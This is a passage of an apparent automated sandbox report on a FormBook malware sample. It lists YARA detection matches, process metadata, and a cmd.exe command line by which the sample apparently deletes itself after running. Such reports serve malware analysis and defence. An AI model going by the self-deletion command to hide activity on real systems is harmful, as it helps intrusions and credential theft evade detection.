| Yara matches: | • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.599150521.0000000001330000.00000004.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.599150521.0000000001330000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.599150521.0000000001330000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.597969689.0000000000EA0000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.597969689.0000000000EA0000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.597969689.0000000000EA0000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group<br>• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.598432080.0000000001100000.00000040.00000001.sdmp, Author: Joe Security<br>• Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.598432080.0000000001100000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com<br>• Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.598432080.0000000001100000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group |
| Reputation: | moderate |

**File Activities** Show Windows behavior

**File Created**

**File Read**

## Analysis Process: cmd.exe PID: 6744 Parent PID: 6580

### General

| | |
|---|---|
| Start time: | 17:42:38 |
| Start date: | 22/07/2021 |
| Path: | C:\Windows\SysWOW64\cmd.exe |
| Wow64 process (32bit): | true |
| Commandline: | /c del 'C:\Users\user\Desktop\v8kZUFgdD4.exe' |
| Imagebase: | 0x2a0000 |
| File size: | 232960 bytes |
| MD5 hash: | F3BDBE3BB6F734E357235F4D5898582D |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

**File Activities** Show Windows behavior

## Analysis Process: conhost.exe PID: 6760 Parent PID: 6744

### General

| | |
|---|---|
| Start time: | 17:42:39 |
| Start date: | 22/07/2021 |
| Path: | C:\Windows\System32\conhost.exe |
| Wow64 process (32bit): | false |
| Commandline: | C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 |
| Imagebase: | 0x7ff61de10000 |
| File size: | 625664 bytes |
| MD5 hash: | EA777DEEA782E8B4D7C7C33BBF8A4496 |
| Has elevated privileges: | true |
| Has administrator privileges: | true |
| Programmed in: | C, C++ or other language |
| Reputation: | high |

# Disassembly

## Code Analysis